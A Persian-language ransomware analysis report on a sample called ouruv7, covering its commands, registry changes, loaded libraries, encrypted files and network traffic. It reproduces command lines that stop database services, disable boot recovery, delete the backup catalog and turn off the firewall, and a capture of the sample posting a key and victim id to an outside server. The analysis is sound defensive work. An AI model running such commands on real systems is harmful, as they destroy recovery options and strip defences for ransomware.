
فرایندها و دستورات command line
<ul style="list-style-type: none"> <li>• C:\Windows\System32\cmd.exe               <ul style="list-style-type: none"> <li>○ <b>Command line:</b> C:\Windows\system32\cmd.exe /c net stop SQLWriter</li> </ul> </li> <li>• C:\Windows\System32\cmd.exe               <ul style="list-style-type: none"> <li>○ <b>Command line:</b> C:\Windows\system32\cmd.exe /c net stop SQLBrowser</li> </ul> </li> <li>• C:\Windows\System32\cmd.exe               <ul style="list-style-type: none"> <li>○ <b>Command line:</b> C:\Windows\system32\cmd.exe /c net stop MSSQLSERVER</li> </ul> </li> <li>• C:\Windows\System32\cmd.exe               <ul style="list-style-type: none"> <li>○ <b>Command line:</b> C:\Windows\system32\cmd.exe /c net stop MSSQL\$CONTOSO1</li> </ul> </li> <li>• C:\Windows\System32\cmd.exe               <ul style="list-style-type: none"> <li>○ <b>Command line:</b> C:\Windows\system32\cmd.exe /c net stop MSDTC</li> </ul> </li> <li>• C:\Windows\System32\cmd.exe               <ul style="list-style-type: none"> <li>○ <b>Command line:</b> C:\Windows\system32\cmd.exe /c bcdedit /set {default} bootstatuspolicy ignoreallfailures</li> </ul> </li> <li>• C:\Windows\System32\cmd.exe               <ul style="list-style-type: none"> <li>○ <b>Command line:</b> C:\Windows\system32\cmd.exe /c bcdedit /set {default} recoveryenabled no</li> </ul> </li> <li>• C:\Windows\System32\cmd.exe               <ul style="list-style-type: none"> <li>○ <b>Command line:</b> C:\Windows\system32\cmd.exe /c wadmin delete catalog –quiet</li> </ul> </li> <li>• C:\Windows\System32\cmd.exe               <ul style="list-style-type: none"> <li>○ <b>Command line:</b> C:\Windows\system32\cmd.exe /c net stop SQLSERVERAGENT</li> </ul> </li> <li>• C:\Windows\System32\cmd.exe               <ul style="list-style-type: none"> <li>• <b>Command line:</b> C:\Windows\system32\cmd.exe /c net stop MSSQLSERVER</li> </ul> </li> <li>• C:\Windows\System32\cmd.exe               <ul style="list-style-type: none"> <li>○ <b>Command line:</b> C:\Windows\system32\cmd.exe /c net stop vds</li> </ul> </li> <li>• C:\Windows\System32\cmd.exe               <ul style="list-style-type: none"> <li>○ <b>Command line:</b> C:\Windows\system32\cmd.exe /c netsh advfirewall set currentprofile state off</li> </ul> </li> <li>• C:\Windows\System32\cmd.exe               <ul style="list-style-type: none"> <li>• <b>Command line:</b> C:\Windows\system32\cmd.exe /c netsh firewall set opmode mode=disable</li> </ul> </li> </ul>

در واقع بدافزار ouruv7 ابتدا فرآیندهای‌های مربوط به پایگاه داده SQL را غیرفعال می‌کند سپس تنظیمات پیش‌فرض حذف می‌کند تا امکان بازیابی برای قربانی فراهم نباشد و در آخر نیز firewall را

خاموش می‌کند. شکل‌های ۱۱ و ۱۲ نمونه‌هایی از سرویسی که توسط باج‌افزار غیرفعال می‌گردد را نشان می‌دهد.



شکل ۱۱- غیرفعال شدن سرویس Distributed Transaction Coordinator توسط باج‌افزار



شکل ۱۲- غیرفعال شدن سرویس Virtual Disk توسط باج‌افزار

## ۲-۲-۲ بررسی‌های سطح رجیستری

جدول ۶ بررسی‌های سطح رجیستری فایل اجرایی ouruv7 را نشان می‌دهد.

جدول ۶- بررسی سطح رجیستری

Operation	path
RegCreateKey	<ul style="list-style-type: none"> <li>▪ HKLM\System\CurrentControlSet\Services\NapAgent\Qecs</li> <li>▪ HKLM\System\CurrentControlSet\Services\NapAgent\Shas</li> <li>▪ HKLM\System\CurrentControlSet\Services\Tcpip\Parameters</li> <li>▪ HKLM\System\CurrentControlSet\Services\NapAgent\LocalConfig</li> <li>▪ HKCU\SYSTEM\CurrentControlSet\Control\NetTrace</li> <li>▪ HKCU\System\CurrentControlSet\Control\NetTrace\Session</li> <li>▪ HKLM\System\CurrentControlSet\services\napagent\LocalConfig\Enroll\HcsGroups</li> <li>▪ HKLM\System\CurrentControlSet\services\napagent\LocalConfig\UI</li> <li>▪ HKLM\BCD00000000\Objects\{64e91fe3-0aa9-11e8-b0e9-83753d9bc567}\Elements\250000e0</li> </ul>
RegSetValue	<ul style="list-style-type: none"> <li>• HKCU\Software\Classes\Local Settings\MuiCache\112\52C64B7E\LanguageList</li> <li>• HKCU\Software\Classes\Local Settings\MuiCache\112\52C64B7E\@%SystemRoot%\system32\dhcpqec.dll,-100</li> <li>• HKCU\Software\Classes\Local Settings\MuiCache\112\52C64B7E\@%SystemRoot%\system32\dhcpqec.dll,-101</li> <li>• HKCU\Software\Classes\Local Settings\MuiCache\112\52C64B7E\@%SystemRoot%\system32\dhcpqec.dll,-102</li> <li>• HKCU\Software\Classes\Local Settings\MuiCache\112\52C64B7E\@%SystemRoot%\system32\dhcpqec.dll,-103</li> <li>• HKCU\Software\Classes\Local Settings\MuiCache\112\52C64B7E\@%SystemRoot%\system32\eadqec.dll,-100</li> <li>• HKCU\Software\Classes\Local Settings\MuiCache\112\52C64B7E\@%SystemRoot%\system32\eadqec.dll,-101</li> <li>• HKCU\Software\Classes\Local Settings\MuiCache\112\52C64B7E\@%SystemRoot%\system32\eadqec.dll,-102</li> <li>• HKCU\Software\Classes\Local Settings\MuiCache\112\52C64B7E\@%SystemRoot%\system32\eadqec.dll,-103</li> <li>• HKCU\Software\Classes\Local Settings\MuiCache\112\52C64B7E\@%SystemRoot%\system32\napipsec.dll,-1</li> <li>• HKCU\Software\Classes\Local Settings\MuiCache\112\52C64B7E\@%SystemRoot%\system32\napipsec.dll,-2</li> <li>• HKCU\Software\Classes\Local Settings\MuiCache\112\52C64B7E\@%SystemRoot%\system32\napipsec.dll,-3</li> <li>• HKCU\Software\Classes\Local Settings\MuiCache\112\52C64B7E\@%SystemRoot%\system32\napipsec.dll,-4</li> <li>• HKCU\Software\Classes\Local Settings\MuiCache\112\52C64B7E\@%SystemRoot%\system32\tsgqec.dll,-100</li> <li>• HKCU\Software\Classes\Local Settings\MuiCache\112\52C64B7E\@%SystemRoot%\system32\tsgqec.dll,-101</li> <li>• HKCU\Software\Classes\Local Settings\MuiCache\112\52C64B7E\@%SystemRoot%\system32\tsgqec.dll,-102</li> <li>• HKCU\Software\Classes\Local Settings\MuiCache\112\52C64B7E\@%SystemRoot%\system32\tsgqec.dll,-103</li> <li>• HKLM\BCD00000000\Objects\{64e91fe3-0aa9-11e8-b0e9-83753d9bc567}\Elements\16000009\Element</li> <li>• HKLM\BCD00000000\Objects\{64e91fe3-0aa9-11e8-b0e9-83753d9bc567}\Elements\250000e0\Element</li> </ul>

## ۳-۲-۲ کتابخانه‌های بارگذاری شده

جدول ۷ کتابخانه‌های بارگذاری شده در زمان اجرای بدافزار را نشان می‌دهد.

جدول ۷- کتابخانه‌های بارگذاری شده

کتابخانه‌های بارگذاری شده
<ul style="list-style-type: none"> <li>• C:\Windows\System32\cryptsp.dll</li> <li>• C:\Windows\System32\rsaenh.dll</li> <li>• C:\Windows\System32\mswsock.dll</li> <li>• C:\Windows\System32\user32.dll</li> <li>• C:\Windows\System32\gdi32.dll</li> <li>• C:\Windows\System32\lpk.dll</li> <li>• C:\Windows\System32\usp10.dll</li> <li>• C:\Windows\System32\imm32.dll</li> <li>• C:\Windows\System32\msctf.dll</li> <li>• C:\Windows\System32\WSHTCPIP.DLL</li> </ul>

## ۴-۲-۲ بررسی‌های سطح فایل

جدول ۸ نمونه فایل‌های رمزگذاری شده توسط باج‌افزار ouruv7 را نشان می‌دهد.


جدول ۸- بخشی از فایل‌های رمزگذاری شده

نمونه‌ای از فایل‌های رمزگذاری شده
<ul style="list-style-type: none"> <li>• C:\Program Files\Microsoft Analysis Services\AS OLEDB\110\msmdlocal.dll.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "</li> <li>• C:\Program Files\Microsoft Office\Office15\EXCEL.EXE.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "</li> <li>• C:\Program Files\Cracker Tools 2.3 By yildo\Debuggers\OllyDBG2\WIN32.HLP.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "</li> <li>• C:\Program Files\Cracker Tools 2.3 By yildo\Debuggers\R4ndoms_OllyDBG\Win32Help Files\WIN32.HLP.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "</li> <li>• C:\malware\testdump\fullmemory dumpvurten.dmp.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "</li> <li>• C:\Program Files\Microsoft Office\Templates\1033\IntroducingPowerPoint2010.potx.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU]. odveta "</li> <li>• C:\Program Files\Graphviz2.38\share\graphviz\examples\world.gv.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].od veta "</li> <li>• C:\Program Files\Cracker Tools 2.3 By yildo\unpacker\InstallShield Unpacker\Unpack Smart Install Maker.swf.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "</li> <li>• C:\Program Files\Common Files\VMware\Drivers\video_wddm\vm3dgl.dll.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "</li> <li>• C:\Program Files\Cracker Tools 2.3 By yildo\Disassembler\ida61\QtWebKit4.dll.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "</li> <li>• C:\Program Files\Microsoft Office\Office15\1033\PSRCHSRN.DAT.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "</li> </ul>




- C:\Program Files\Common Files\microsoft shared\TRANSLAT\ESEN\MSB1ESEN.ITS.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "
- C:\Program Files\Cracker Tools 2.3 By yildo\Debuggers\JangOLLY\dbghelp.dll.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "
- C:\Program Files\Cracker Tools 2.3 By yildo\Debuggers\NewWave V4BETA\Lib\mfco42ud.lib.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "
- C:\Program Files\Cracker Tools 2.3 By yildo\Disassembler\DOT\_Reter\_Decompile\Ki.Decompiler.pdb.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "
- C:\Program Files\Cracker Tools 2.3 By yildo\Debuggers\NewWave V4BETA\Lib\mfco42d.lib.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "
- C:\Program Files\IDA Free\ida.wll.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "
- C:\Program Files\Microsoft Office\Office15\MEDIA\DefaultHold.wma.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "
- C:\Program Files\Microsoft Office\Office15\PUBWIZ\WEBPAGE.DPV.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "
- C:\Program Files\Cracker Tools 2.3 By yildo\Disassembler\Net\_Simple\_A\_E.v1.14.4\Dictionary.txt.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "
- C:\Program Files\Cracker Tools 2.3 By yildo\Debuggers\OlllyDgb 4fr33\dlhlp.dll.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "
- C:\Program Files\Cracker Tools 2.3 By yildo\Packers\Confuser v1.9.0.0\Mono.Cecil.pdb.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "
- C:\Program Files\Cracker Tools 2.3 By yildo\Decompiler\uniextract165\bin\wix.dll.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "
- C:\Program Files\Cracker Tools 2.3 By yildo\Disassembler\net\_dnSpy\dnlib.dll.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "
- C:\Program Files\Microsoft Office\Office15\MSIPC\ipsecproc.dll.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "
- C:\Program Files\Cracker Tools 2.3 By yildo\Web-Tool\Charles V3.9.2\jre\lib\ext\localedata.jar.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "
- C:\Program Files\Microsoft Office\Office15\ADDINS\UmOutlookAddin.dll.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "
- C:\Program Files\Common Files\microsoft shared\Phone Tools\12.0\Debugger\target\x86\vsgraphicsexperiment.dll.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "
- C:\Program Files\Cracker Tools 2.3 By yildo\Debuggers\OlllyDBG2I\ollyapi\_python\_bindings\_swig.pyd.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "
- C:\Program Files\Microsoft Office\Office15\Installed\_resources15.xss.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "
- C:\Program Files\Cracker Tools 2.3 By yildo\Disassembler\NET.Reflector.8.4.0.39\Addins\AutoDiagrammer\AutoDiagrammer.dll.Email=[Honeylock@protonmail.com]ID=[QDKM24ABWZP9CHU].odveta "
- C:\ProgramData\Pkey.txt "
- C:\ProgramData\ids.txt "

این بدافزار فایل‌هایی را در بخش ProgramData سیستم قربانی ایجاد می‌کند. شکل ۱۳ نشان می‌دهد بدافزار فایل‌های متن با عنوان ids.txt ایجاد نموده که محتوای آن id مربوط به قربانی است.




شکل ۱۳- فایل متنی ids.txt

شکل ۱۴ فایل متنی دیگری نشان می‌دهد که محتوای آن آدرس Email مجرم و id قربانی است.



شکل ۱۴- فایل info.txt

شکل ۱۵ نشان می‌دهد که این بدافزار، فایل دیگری نیز در مسیر C:\ProgramData ایجاد می‌کند. این فایل با نام uiapp.exe، اجرایی است. در سامانه ویروس توتال ۴۳ آنتی ویروس از ۷۳ آنتی ویروس آن را بعنوان بدافزار شناسایی کرده است.



شکل ۱۵ - فایل اجرایی uiapp.exe

## ۲-۲-۵ بررسی‌های سطح شبکه

فعالیت‌های سطح شبکه ای ouruv7 در مدت زمانی که در شرایط آزمایشگاهی اجرا گردید به شرح زیر است.

### • پروتکل TCP:

Source	Destination	Protocol	Length	Info
2_ 172.21.16.75	148.251.247.174	TCP	66	1153 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
4_ 148.251.247.174	172.21.16.75	TCP	60	80 → 1153 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
4_ 172.21.16.75	148.251.247.174	TCP	54	1153 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
4_ 172.21.16.75	148.251.247.174	HTTP	188	GET /ip-provider.php HTTP/1.0
4_ 148.251.247.174	172.21.16.75	TCP	60	80 → 1153 [ACK] Seq=1 Ack=135 Win=64240 Len=0
4_ 148.251.247.174	172.21.16.75	TCP	270	80 → 1153 [PSH, ACK] Seq=1 Ack=135 Win=64240 Len=216 [TCP segment of a reassembled PDU]
4_ 148.251.247.174	172.21.16.75	HTTP	60	HTTP/1.1 200 OK (text/html)
4_ 172.21.16.75	148.251.247.174	TCP	54	1153 → 80 [ACK] Seq=135 Ack=218 Win=64024 Len=0
4_ 172.21.16.75	148.251.247.174	TCP	54	1153 → 80 [FIN, ACK] Seq=135 Ack=218 Win=64024 Len=0
4_ 148.251.247.174	172.21.16.75	TCP	60	80 → 1153 [ACK] Seq=218 Ack=136 Win=64239 Len=0
5_ 172.21.16.75	80.82.69.52	TCP	66	1154 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
6_ 80.82.69.52	172.21.16.75	TCP	60	8080 → 1154 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6_ 172.21.16.75	80.82.69.52	TCP	54	1154 → 8080 [ACK] Seq=1 Ack=1 Win=64240 Len=0
6_ 172.21.16.75	80.82.69.52	HTTP	2011	POST /1614CEEECS0A9336EBF690886CAA747D6811C45D37086A3FA7B11C9E83926C6C HTTP/1.1 (application/x-www-form-urlencoded)
6_ 80.82.69.52	172.21.16.75	TCP	60	8080 → 1154 [ACK] Seq=1 Ack=1461 Win=64240 Len=0
6_ 80.82.69.52	172.21.16.75	TCP	60	8080 → 1154 [ACK] Seq=1 Ack=1958 Win=64240 Len=0
1_ 80.82.69.52	172.21.16.75	HTTP	177	HTTP/1.1 200 OK
1_ 172.21.16.75	80.82.69.52	TCP	54	1154 → 8080 [ACK] Seq=1958 Ack=125 Win=64117 Len=0
1_ 172.21.16.75	80.82.69.52	TCP	54	1154 → 8080 [FIN, ACK] Seq=1958 Ack=125 Win=64117 Len=0
1_ 80.82.69.52	172.21.16.75	TCP	60	8080 → 1154 [ACK] Seq=125 Ack=1959 Win=64239 Len=0

شکل ۱۶ - پروتکل TCP

## • پروتکل DNS :

Source	Destination	Protocol	Length	Info
172.21.16.75	172.21.0.8	DNS	76	Standard query 0x0ccb A www.sfml-dev.org
172.21.16.75	172.21.0.8	DNS	76	Standard query 0x0ccb A www.sfml-dev.org
172.21.16.75	172.21.0.8	DNS	76	Standard query 0x0ccb A www.sfml-dev.org
172.21.0.8	172.21.16.75	DNS	92	Standard query response 0x0ccb A www.sfml-dev.org A 148.251.247.174
172.21.0.8	172.21.16.75	DNS	92	Standard query response 0x0ccb A www.sfml-dev.org A 148.251.247.174
172.21.0.8	172.21.16.75	DNS	92	Standard query response 0x0ccb A www.sfml-dev.org A 148.251.247.174

شکل ۱۷ - پروتکل DNS

## • پروتکل HTTP

Source	Destination	Protocol	Length	Info
172.21.16.75	148.251.247.174	HTTP	188	GET /ip-provider.php HTTP/1.0
148.251.247.174	172.21.16.75	HTTP	60	HTTP/1.1 200 OK (text/html)
172.21.16.75	80.82.69.52	HTTP	2011	POST /1614CEEEC50A9336EBF690886CAA747D6811C45D37086A3FA7B11C9E83926C6C HTTP/1.1 (application/x-www-form-urlencoded)
80.82.69.52	172.21.16.75	HTTP	177	HTTP/1.1 200 OK

شکل ۱۸ - پروتکل HTTP

```

> Internet Protocol Version 4, Src: 172.21.16.75, Dst: 148.251.247.174
> Transmission Control Protocol, Src Port: 1153, Dst Port: 80, Seq: 1, Ack: 1, Len: 134
< Hypertext Transfer Protocol
  > GET /ip-provider.php HTTP/1.0\r\n
  > content-length: 0\r\n
  from: user@sfml-dev.org\r\n
  host: www.sfml-dev.org\r\n
  user-agent: libsFML-network/2.x\r\n
  \r\n
  [Full request URI: http://www.sfml-dev.org/ip-provider.php]
  [HTTP request 1/1]
  [Response in frame: 20]

```

شکل ۱۹ - url مربوط به درخواست GET

```

> Internet Protocol Version 4, Src: 172.21.16.75, Dst: 80.82.69.52
> Transmission Control Protocol, Src Port: 1154, Dst Port: 8080, Seq: 1, Ack: 1, Len: 1957
< Hypertext Transfer Protocol
  > POST /1614CEEEC50A9336EBF690886CAA747D6811C45D37086A3FA7B11C9E83926C6C HTTP/1.1\r\n
  connection: close\r\n
  content-length: 1722\r\n
  content-type: application/x-www-form-urlencoded\r\n
  from: me\r\n
  host: 80.82.69.52\r\n
  user-agent: libsFML-network/2.x\r\n
  \r\n
  [Full request URI: http://80.82.69.52/1614CEEEC50A9336EBF690886CAA747D6811C45D37086A3FA7B11C9E83926C6C]
  [HTTP request 1/1]
  [Response in frame: 30]
  File Data: 1722 bytes
< HTML Form URL Encoded: application/x-www-form-urlencoded
  < Form item: "&ip" = "000000000000"
    Key: &ip
    Value: 000000000000
  < Form item: "disk" = "52"
    Key: disk
    Value: 52
  < Form item: "key" = "MIIEUwIBADANBgkqhkiG9w0BAQEFAAASCBUggShAgEAAoIBAQC110hS3xupLue QUX5y/8G XrcaFCnH6XGUNIzEQujehCnj M8FvTKY2jScZTbIPxxEa12kuLC8doCUhs6AWAJ0qyms18 IV3C8hRO KEImJolxv9BPfu25y3MKY0vqgHuzHQb5H60XUJ0Eosff96UNT602v38rTYxjx"
    Key: key
    Value: [truncated]: MIIEUwIBADANBgkqhkiG9w0BAQEFAAASCBUggShAgEAAoIBAQC110hS3xupLue QUX5y/8G XrcaFCnH6XGUNIzEQujehCnj M8FvTKY2jScZTbIPxxEa12kuLC8doCUhs6AWAJ0qyms18 IV3C8hRO KEImJolxv9BPfu25y3MKY0vqgHuzHQb5H60XUJ0Eosff96UNT602v38rTYxjx
  < Form item: "id" = "ZN2G5C0QRNTHP3"
    Key: id
    Value: ZN2G5C0QRNTHP3
  < Form item: "mail" = "Honeylock@protonmail.com"
    Key: mail
    Value: Honeylock@protonmail.com

```

شکل ۲۰ - Item هایی که در درخواست POST ارسال شده است.

## ۳-۲ بررسی کد

بررسی کد بدافزار ouruv7 با استفاده از نرم افزار OllyDBG صورت گرفته است. شکل ۲۱ نشان می‌دهد که باج‌افزار ابتدا فرایندهای مربوط به پایگاه داده، تنظیمات پیش‌فرض سیستم و firewall را غیرفعال می‌کند.

01248307	. C785 20FFFFFF 0F000000	MOV DWORD PTR SS:[EBP-E0],0	
01248308	. C685 0CFFFFFF 00	MOV BYTE PTR SS:[EBP-F4],0	
01248309	. 6A 07	PUSH 7	
0124830C	. 68 44892F01	CALL ouruv7.012F8944	ASCII ".odveta"
01248311	. 8080 0CFFFFFF	LEA ECX,DWORD PTR SS:[EBP-F4]	
01248317	. E8 B43F0100	CALL ouruv7.0125C2D0	
01248320	. C645 FC 02	MOV BYTE PTR SS:[EBP-4],2	
01248325	. E8 A9250000	CALL ouruv7.012CA8D3	ASCII "net stop SQLWriter"
